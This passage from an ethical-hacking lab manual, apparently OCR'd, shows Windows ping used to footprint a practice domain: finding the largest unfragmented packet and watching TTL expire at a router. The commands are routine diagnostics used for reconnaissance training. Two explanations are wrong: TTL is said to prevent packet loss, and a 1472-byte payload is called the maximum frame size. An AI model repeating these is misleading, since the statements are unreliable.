
   Note: To open a **Command Prompt** window, click **Search** icon on the **Desktop**, type **cmd** and select **Command Prompt** from the results.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Note the target domain's IP address in the result above (here, **162.241.216.11**). You also obtain information on Ping Statistics such as packets sent, packets received, packets lost, and approximate round-trip time.
4. In the **Command Prompt** window, type **ping www.certifiedhacker.com -f -l 1500** and press **Enter**.


   Note: Here, **-f**: Specifies setting not fragmenting flag in packet, **-l**: Specifies buffer size.



5. The response, **Packet needs to be fragmented but DF set**, means that the frame is too large to be on the network and needs to be fragmented. The packet was not sent as we used the **-f** switch with the ping command, and the ping command returned this error.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **Command Prompt** window, type **ping www.certifiedhacker.com -f -l 1300** and press **Enter**.



7. Observe that the maximum packet size is less than **1500** bytes and more than **1300** bytes.
8. Now, try different values until you find the maximum frame size. For instance, **ping www.certifiedhacker.com -f -l 1473** replies with **Packet needs to be fragmented but DF set**, and **ping www.certifiedhacker.com -f -l 1472** replies with a successful ping. It indicates that **1472** bytes are the maximum frame size on this machine's network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Command Prompt

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1473

Pinging certifiedhacker.com [162.241.216.11] with 1473 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1472

Pinging certifiedhacker.com [162.241.216.11] with 1472 bytes of data:
Reply from 162.241.216.11: bytes=1472 time=36ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=37ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=36ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=35ms TTL=50

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 35ms, Maximum = 37ms, Average = 36ms

C:\Users\Admin>_
```

9. Now, discover what happens when TTL (Time to Live) expires. Every frame on the network has TTL defined. If TTL reaches 0, the router discards the packet. This mechanism prevents the loss of packets.
10. In the **Command Prompt** window, type **ping www.certifiedhacker.com -i 3** and press **Enter**. This option sets the time to live (**-i**) value as **3**.

    Note: The maximum value you can set for TTL is 255.

```
Command Prompt

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1473

Pinging certifiedhacker.com [162.241.216.11] with 1473 bytes of data:
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.
Packet needs to be fragmented but DF set.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\Users\Admin>ping www.certifiedhacker.com -f -l 1472

Pinging certifiedhacker.com [162.241.216.11] with 1472 bytes of data:
Reply from 162.241.216.11: bytes=1472 time=36ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=37ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=36ms TTL=50
Reply from 162.241.216.11: bytes=1472 time=35ms TTL=50

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 35ms, Maximum = 37ms, Average = 36ms

C:\Users\Admin>ping www.certifiedhacker.com -i 3

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 192.168.100.6: TTL expired in transit.
Reply from 192.168.100.6: TTL expired in transit.
Reply from 192.168.100.6: TTL expired in transit.
Reply from 192.168.100.6: TTL expired in transit.

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

C:\Users\Admin>_
```



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Reply from **192.168.100.6**: **TTL expired in transit** means that the router (192.168.100.6, you will have some other IP address) discarded the frame because its TTL has expired (reached 0).


    Note: The IP address 192.168.100.6 might vary when you perform this task.

12. Minimize the command prompt shown above and launch a new **command prompt**. Type **ping www.certifiedhacker.com -i 2 -n 1** and press **Enter**. Here, we set the TTL value to **2** and the **-n** value to 1 to check the life span of the packet.

    Note: **-n** specifies the number of echo requests to be sent to the target.

